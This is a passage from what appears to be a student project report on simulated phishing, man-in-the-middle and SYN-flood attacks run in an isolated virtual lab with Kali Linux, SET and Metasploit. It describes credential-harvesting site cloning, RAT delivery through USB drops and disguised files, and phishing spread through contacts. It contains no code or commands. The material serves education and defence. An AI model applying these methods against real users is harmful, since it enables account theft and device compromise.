This project aims to analyse the process of targeted cybersecurity attacks, focusing on phishing, man in the middle attack, and denial of service. Results gathered from performing these attacks in an isolated simulation environment can be replicated using the same environment including tools and target setups. Information from these simulations can be further explored through replication, or re-examined if it is found to be unreliable or containing errors.

Results gathered from the simulated cybersecurity attacks will be critically analysed and compared with similar research to form a comparison. Defences, damage mitigation techniques and other tactics will be examined.

Deductive

The data gathered from the project has the potential to be directly compared to similar data, for example Wi-Fi password crack times of passwords of differing length or complexity. Recovery times from DoS attacks can also be compared, along with time from attack start to attack success. All these deliverables can be compared.

Mixed methods

This project will make use of the mixed methods approach to research. Mixed methods as a research methodology involves the generation and collection of data throughout the project. The method of generating and collecting data through experiments throughout the project essentially guarantees that best efforts are made to employ the use of the most recent and current practices/procedures.

This method also ensures that due care is taken to use the most appropriate and up to date tools throughout the project, ensuring data integrity and accuracy, on top of being able to be more flexible around the goals and objectives of the project.

By controlling both the collection and generation of data throughout the project, it is assumed that the information gathered is authentic and that steps can and have been taken to rule out the chance of working with incorrect, inaccurate or old and irrelevant data.

Experiment

Throughout this project, simulated cyberattacks have been performed in an isolated virtual machine environment. The simulated attacks scenarios have been setup to mirror a real world situation as close as realistically possible. Each scenario has been tested using a range of parameters that can be further analysed.

The data originating from these cyberattack scenarios can be examined with data from the same scenario with slightly modified characteristics, as well as current/recent research. This data could aid in evaluating effective defence or damage mitigation tactics.

Cyberattack simulation scenarios will be kept consistent aside from the measurable parameters that will be analysed.

Data collection and analysis

Data created during this project will be collected using screenshots of input/output of the various tools used during the cyberattack simulations. The screenshots will display the methods of attack and the results of performing such attacks, as well as measurable information such as speed of the attack. These screenshots will be analysed, comparing results from simulations with differing characteristics..

Due to the previously set out research methods, the data being created is ensured to be accurate and authentic due to using certified and reputable tools during the simulated cyberattack scenarios, while simulating real world cyberattacks. The decision to control both the generation and capturing of data during this project minimises the chances of incorrect or out of date data being analysed which may occur if relying on old test data.

3.2.1 Research Process

The aim of this project is to analyse and compare results generated from simulated cyberattack scenarios. The cyberattack scenarios will involve the attack methods: Phishing, Man in the Middle attacks, and DoS attacks. With the intention of using the resulting data to explore proactive defence methods, or damage mitigation tactics for each attack.

3.2.2 Research Philosophy

This project will analyse and document quantifiable, replicable data that has been generated and collected through the use of screenshots during simulated cybersecurity attacks.

3.2.3 Research Methodologies

This project will involve the use of newly created simulation data from the performing of simulated cybersecurity attacks which will mirror real world cyberattacks.

3.2.4 Data Collection

Data gathered during this project will be collected through the use of screenshots. These screenshots will be taken of input/outputs of the cybersecurity tools used during the simulated cybersecurity attack scenarios. Screenshots will be annotated to outline the contents, including tools used as well as commands used.

3.3 RESEARCH DESIGN

In order for this project to achieve the aims and objectives that have been set, a plan of action must be created. The plan will include the actions to be taken in order for the project to succeed in reaching said goals.

Each simulated cybersecurity attack scenario will be planned in advance to ensure the experiment goes ahead smoothly, while collecting all necessary data required for the project to succeed.




Figure 2: Research Design

3.4 RESEARCH DELIVERABLES

All outputs during this project will be comprised of screenshots taking during the process of simulating cybersecurity attacks on an isolated virtual machine environment. Results will be analysed and evaluated with relevant advice and defences to such attacks.

3.5 TRIANGULATION

Data generated during the project will be collected and compared with similar data along with expectations of results to form a conclusion. Tests can be re attempted with different configurations or targets to give a wider range of data to compare.
Data such as password crack times or time until completion of attack can be compared between tests.

3.6 CONCLUSION

The projects research process will conclude when all penetration testing scenarios are mapped out to allow a systematic testing routine. Data created and captured during testing will be analysed and documented.

Screenshots captured during the simulated testing scenarios will be annotated and analysed. A detailed comparison of results will be provided with each testing scenario.

CHAPTER 4 - DESIGN & IMPLEMENTATION

4.1 INTRODUCTION

This project makes use of cybersecurity tools to simulate real world attacks.
Three cyberattack scenarios have been performed involving Phishing using tools inside Social engineering toolkit, a Man in the Middle attack using Aircrack-NG, and a Denial of service attack using Metasploit. All tests have carried out in an isolated simulation environment using a virtual machine. The virtual machine software that is used during this project is Oracle VM VirtualBox. The attacks and techniques that are used during experimentation of this project are explained below:

- Network Mapping – Network mapping is the process of identifying targets on a network. Hardware/software versions along with active OS and service details. All of the above involve valuable information that can aid an attacker in forming a successful plan of attack.
- Phishing – Phishing incorporated manipulation tactics intended to deceive targeted users to divulge critical information such as usernames and passwords, confidential information or any information that could be sold, used for blackmail, or used to launch further attacks on a user/system.
- Man in the middle attack – A man in the middle attack is a method of digital eavesdropping. An attacker can observe and potentially modify confidential data that is communicated across a connection. A rogue access point is another method of launching a man in the middle attack.
- Denial of service – A DoS attack attempts to bring a network or service to a halt through the use of packet flooding. An attacker uses malicious tools to send massive amounts of packets and/or queries to a network device or service, an amount that the device or service simply cannot handle and shuts down as a result.
- Wi-Fi Brute force – Attempt to access a password protected Wi-Fi through the use of a tool inputting rapid combinations of passwords
- Traffic/Packet monitoring – Network monitoring can be used to verify if an attack has correctly launched, for example viewing the flooded packets during a DoS attack.

The testing environment used to perform the during this project is an isolated virtual machine using OracleVM. Kali Linux is used within the virtual machine to launch the attacks. Each test is performed multiple times to ensure accuracy of data, as well as exploring different avenues post/mid attack. The results have been further analysed in order to evaluate the potency and potential damage of each attack.

4.2 PROBLEM FORMULATION

The real world problems that have been examined during this project concerns a range of real world cybersecurity issues. Some of the most common cybersecurity threat areas are: [19]

- Data breaches – Businesses around the world have experienced and will continue to be victims of data breaches. Breaches can lead to loss of trade secrets, credit card information, customer/employee confidential information, intellectual property and more. Data breaches can be caused by a range of attack methods including
- Social media/instant messaging – The digital world of social media provides business and home users (of varying ages and technical knowledge) the means of transferring data between each other. This very method of communicating data poses security risks related to social engineering tactics. The potential for social engineering attacks to propagate throughout a targets network of contacts is massive, with eventual payloads reaching 100s potentially 1000s of users.
- Ransomware – Ransomware can affect home users and businesses of varying sizes massively if they are not prepared for such attacks, as can be seen in the WannaCry attacks that affected NHS hospitals. Ransomware attacks can be launched off the back of other attack methods.
- Internet of things – The widespread growth and use of IoT by both home users and businesses of varying sizes poses new threats to the utilisation of Wi-Fi connected and controlled devices. Security risks particularly in “off the shelf” solutions that may come with preinstalled out of date firmware and security configuration can and are being used by businesses without specialist IT teams and home users without the knowledge to update or reconfigure such devices for their usage needs. This results in potential exposure to unknown risks concerning the devices and the connection they are using.

Below are some examples of such attacks:

Phishing attack




Figure 3: Phishing attack method [20]

Figure 3 is an example of a visitor attempting to access a website that could be anything from social media, banking, or retail store. What the visitor is actually accessing is a cloned version of their intended website which has been created by the malicious hacker. Any details the visitor inputs into the cloned website will be forwarded to the malicious hacker, giving info such as passwords, bank details or confidential information which may be sold or used for blackmail.

The problems caused by a successful phishing attack can be detrimental to a business or home users' data and their devices. Along with data theft, the user may unknowingly download malicious files from the malicious cloned website, which can contain further attacks such as ransomware, tracking malware remote access tools and many more malicious attacks. These further attacks can slow down a business until the problems are resolved, costing money and valuable business operation time.

In a society where social media is use daily, and even multiple times hourly, the potential for phishing and social engineering attacks to spread further through a targets network of contacts is huge. One compromised user can result in hundreds or even thousands of compromised users due to transferring of malicious files.

Man in the Middle attack




Figure 4: Man in the middle attack – Rogue AP [21]




Figure 5: Man in the middle attack – Target interception [22]

A Man in the Middle attack can be launched in many forms. From the figure 5 above, a rogue access point can be used to deceive a user into thinking they are accessing a Wi-Fi hotspot or public/business Wi-Fi. Unassuming users may go about their activities none the wiser that they are using a compromised connection. The owner of this connection can monitor their every activity. From personal conversations, to business calls that may contain personal confidential information as well as any data input into websites such as login details.

As seen in Figure 6, another method of a man in the middle attack is interception. Malicious hackers can intercept data between a client and its target, which could be a data server holding important business secrets/confidential data/ or potentially another client. This data can be modified and resent to the target to appear as a normal message from the sender.

The problems caused by Man in the Middle attacks include undetected eavesdropping of communicated data, manipulation of sent and received data between targeted users, potential injection of malicious files into conversations/devices and potential for future attacks.

Denial of Service




Figure 6: Denial of Service [23]

A denial of service attack is a method used by malicious hackers to bring a targeted service or connection to a halt. This goal is achieved through the use of botnets or specific tools. These botnets or tools allow the malicious hacker to send massive amounts of data that the service/connection cannot handle and resorts to a fail state.

The problems that a business or user may experience from such an attack can be anything from small inconvenience such as slow or broken internet connection, up to hours of lost business operations costing a business a huge amount of lost revenue. A DoS attack may also be used in conjunction with other attacks in an attempt to hide or enhance the success/penetration of another attack.

Along with the problems caused to a business's operations and ability to fulfil client requests, the reputation of a business may take a hit as customers get inpatient and take their business elsewhere.

This project uses simulated cyberattack scenarios involving the above mentioned cyberattack methods in order to explore the process and characteristics of each attack. Data gathered during these simulated cyberattacks can prove useful in overcoming or reducing some of the problems experienced by victims of these attacks. The results found during simulation can also help in educating businesses and home users alike in defending and/or preparing for such attacks in the future, overall protecting the data and assets/devices of businesses and home users.

The cyberattack scenarios that are experimented with during this project are performed with a virtual machine using virtual box OracleVM. The attack methods used in each testing scenario are Phishing, man in the middle attack, and Denial of service. Different characteristics of each attack method are explored. Numerous controlled environment simulations have been explored throughout the project, with results being analysed and documented.

Each test scenario demonstrates the capabilities of a certain real world attack, along with the consequences and potential for further exploitation. All tools used during each scenario are documented within the scenario analysis. Where possible, modifications to the experiment have been experimented with to provide different results mimicking different real world situations.

These modifications include different angles of attack within a method of attack, changes to the information or defensive stature of the target, size or type of service being attacked. These modifications are expected to provide differing results, which provides information that can be helpful in constructing a defence to such attacks or be useful in educating users/employees in detecting or preventing such attacks.

All of the scenarios in this project simulate real world attacks, with results from the simulations providing information that could be beneficial to users and businesses with the goal of preventing attacks as well as minimizing damage or access to critical information/data in the event of a successful attack.

4.3 DESIGN

Through utilising multiple simulated cyberattack scenarios, it is possible to narrow down the variables and focus simply on the expected target and the cyberattack tools used in each scenario. This should result in more accurate and consistent results throughout the project. By repeating certain testing scenarios with slight modifications, it is possible to compare results between different parameters of a similar attack.

The simulated cyberattack scenarios will be created using a virtual machine inside OracleVM. Each simulated cyberattack scenario will document the tools and techniques employed during testing. By isolating the cyberattack simulation environment, it is possible to conduct a pinpointed analysis on the variables observed during testing. The results of each testing scenario have been analysed and documented.

Using the results from each testing scenario, further attack angles as a result of a successful attack can be explored, as well as analysing the available defences and/or damage mitigation tactics that can be employed against certain attacks.

This information may potentially benefit a business or home user in defending themselves from future attacks. The results of the simulations can be useful in educating business employees and home users in identifying such attacks and reacting accordingly.

Proactive measures are always preferred over reactive in the security world, therefore proactive measures may also present themselves as successful methods of preparing for and defending from certain attacks methods.

Scenario 1	
Attack Type	**Phishing**
Attack method	**Website cloning (Credential harvester)**
Cybersecurity Tool	**Social Engineering Toolkit (SET)**
Simulation Environment Software	**Oracle VM (Kali Linux 2020.3)**

Test scenario 1 demonstrates the capabilities of a phishing attack, specifically a website cloning attack that can harvest login credentials. Using an Oracle VM running Kali Linux, the tool Social Engineering Toolkit (SET) is used to clone and host a fake website. The link will take a user to a cloned websites login page, in this case the login page of a popular social media site Twitter.

If the target enters their login details into the cloned website the user will be redirected to the actual website and continue as normal, while the login details are sent to the malicious hacker. These details can be used to launch further attacks onto the target or extend the attack to multiple users by launching an attack on the compromised users friend list.

A successful phishing attack such as a website cloning credential harvester can extract login details for a chosen site of a potential target. Social media is a high value target due to the potential for mass spreading of the attack. A successful attack opens up the opportunity to propagate the attack through the original victims contact list which could contain anywhere from 10s-1000s of users. The attached image: Figure 8, helps visualise a malicious hacker using the exploited targets social media account to send further phishing attempts to the users contact list. A target is also more likely to naively click a link that is received from a friend than a random email, leading to higher success rates once an account has been compromised.




Figure 7: Phishing propagation example

Scenario 2	
Attack Type	**Phishing + Remote Access Trojan (RAT)**
Attack method	**Payload and Listener**
Cybersecurity Tool	**Social Engineering Toolkit (SET)**
Environment Software	**Oracle VM (Kali Linux 2020.3), Oracle VM (Windows 7)**

Test scenario 2 demonstrates the destructive capabilities of a constructed payload and listener attack using Social Engineering Toolkit. A payload and listener attack utilises phishing techniques to infect a user with a Remote Access Trojan (RAT), which gives the attacker full remote access to an infected machine. Using an Oracle VM running Kali Linux, a payload is created and a listener is set up to await a successful target session. A payload and listener attack can be launched on an already compromised target, or various methods can be utilised to infect the target with the malicious file.

The payload is contained within an executable file. Manipulating a user into running the executable file is the hard part of this attack, but there are many methods. The more vulnerable the user, the easier this process is. On an already compromised target, the file may be manually opened on a targeted system (physical tampering of a device). The file can be installed onto a USB stick that is configured to autorun on start-up. The USB stick can be targeted at a device/user or simply installed on multiple USBs which are then dropped in random high frequency public areas. Curious users may plug the USB into a personal device without realising the risks, falling victim to the attack.

To catch less vulnerable victims, the .exe file can be loaded into a file extension such as a .jpeg, .pdf or Microsoft word file and configured to execute upon opening the file. This method of hiding the payload preys on curious users opening the file in a manipulating manner, such as sending the file using an instant message or email and asking them to rate a picture or view a fake invoice/letter of some sort.

Once a target is infected, the attacker gains remote access to the targeted device, allowing a whole arsenal of attacks to be launched.

Scenario 3	
Attack Type	**Denial of Service**
Attack method	**Denial of service – SYN flood**
Cybersecurity Tool	**Metasploit**
Environment Software	**Oracle VM (Kali Linux 2020.3)**

Test scenario 3 demonstrates the capabilities of a syn flood denial of service attack. A syn flood attack abuses the functionality of a target device and its TCP 3 way handshake. Using Metasploit inside Kali Linux, a synflood attack can be launched onto a target with the goal of denying the user access to internet services.

Below is how a real TCP 3 way handshake works:

PC1 sends a SYN packet to PC2
PC2 receives the SYN packet and replies with a SYN-ACK packer
PC1 replies with an ACK packet, completing the handshake.

A SYN flood attack works by not sending the final ACK packet to the target and simply keeping the requests open, forcing the target to deal with a massive amount of SYN request packets. The massive demand on processing power to deal with these requests can force a system to bind resources to deal with the task, stealing resources from real requests and eventually denying resources to real requests. Some target systems may even malfunction or crash due to the inability to deal with the flood of requests.

A Denial of service attack can be used to launch attacks from many angles. A denial of service can be used to force a user to reconnect to a Wi-Fi connection, potentially connecting to a Rogue AP Wi-Fi which has been set up to monitor or capture targets data. A targeted user, business or organisation can also be threatened with DoS attacks or asked to pay ransom in order to stop persistent DoS attacks being launched at their systems.

4.4 IMPLEMENTATION

The testing scenarios are carried out within an Oracle VM VirtualBox running a current up to date distribution of Kali Linux version 2020.3. Each testing environment is set up to accommodate a simulated real world attack. Configurations for each simulation environment/testing scenario are to be documented, including screenshots of inputs/outputs throughout the process. Data gathered during testing is further analysed.

The analysis of the data gathered during each scenario could be used to potentially advise future home users and business employees on safe and secure network usage, with security risks in mind. Available damage mitigation tactics can also be examined.

All configurations used during each simulated testing scenario are fully documented throughout the project.

Simulation Environment Base Configuration




Figure 8: Oracle VM VirtualBox setup




Figure 9: Kali Linux Virtual Machine

Each test scenario will use an Oracle VM VirtualBox running Kali Linux version 2020.3. Kali Linux is a Debian-derived Linux distribution designed for penetration testing and digital forensics. The additional tools used in each scenario will be documented during the testing scenario.

Test Scenario 1




Figure 10: Social Engineering Toolkit

Social engineering toolkit is used to carry out the attacks within test scenario 1.

Test Scenario 2

As well as the tools used in test scenario 1, an Oracle VM VirtualBox running Windows 7 is used in test scenario 2, so simulate a remote user that has been targeted by the attack.




Figure 11: Windows 7 Virtual Machine

Using windows 7 as the target is a decision made to highlight the vulnerabilities of old systems. While an attack may succeed on windows 7, it is likely that the same attack would fail on windows 10 due to higher security configurations and precautions.

There is still a large number of users with outdated systems, both in workplaces and old computers/laptops that home users may still have. Home users may be reluctant to update to windows 10 as it can mean paying out for a newer device, which disregarding safety issues which may be unacknowledged, may seem a waste of money if they old device is sufficient for their needs such as web browsing and word processing.

Test Scenario 3




Figure 12: Metasploit Framework

Metasploit houses a massive amount of cybersecurity tools including exploits, payloads, listeners, and potential for custom script attacks. Metasploit is used to carry out a TCP SYN flood attack in test scenario 3.

4.5 CONCLUSION

To conclude the design and implementation stage of this project, all necessary configurations have been setup to accommodate each cybersecurity testing scenario. The tools required to simulate each attack scenario are also configured and ready to start testing

Each test scenario is ready to go ahead as planned. The attack process will be documented from start to finish. An evaluation section will be provided at the end of each finished testing scenario, including exploring defence and damage mitigation tactics of each cyberattack type. Any modifications to each testing scenario will be further documented.

CHAPTER 5 – TESTING AND EVALUATION

5.1 TEST SCENARIO 1 – PHISHING: WEBSITE CLONING (CREDENTIAL HARVESTER)

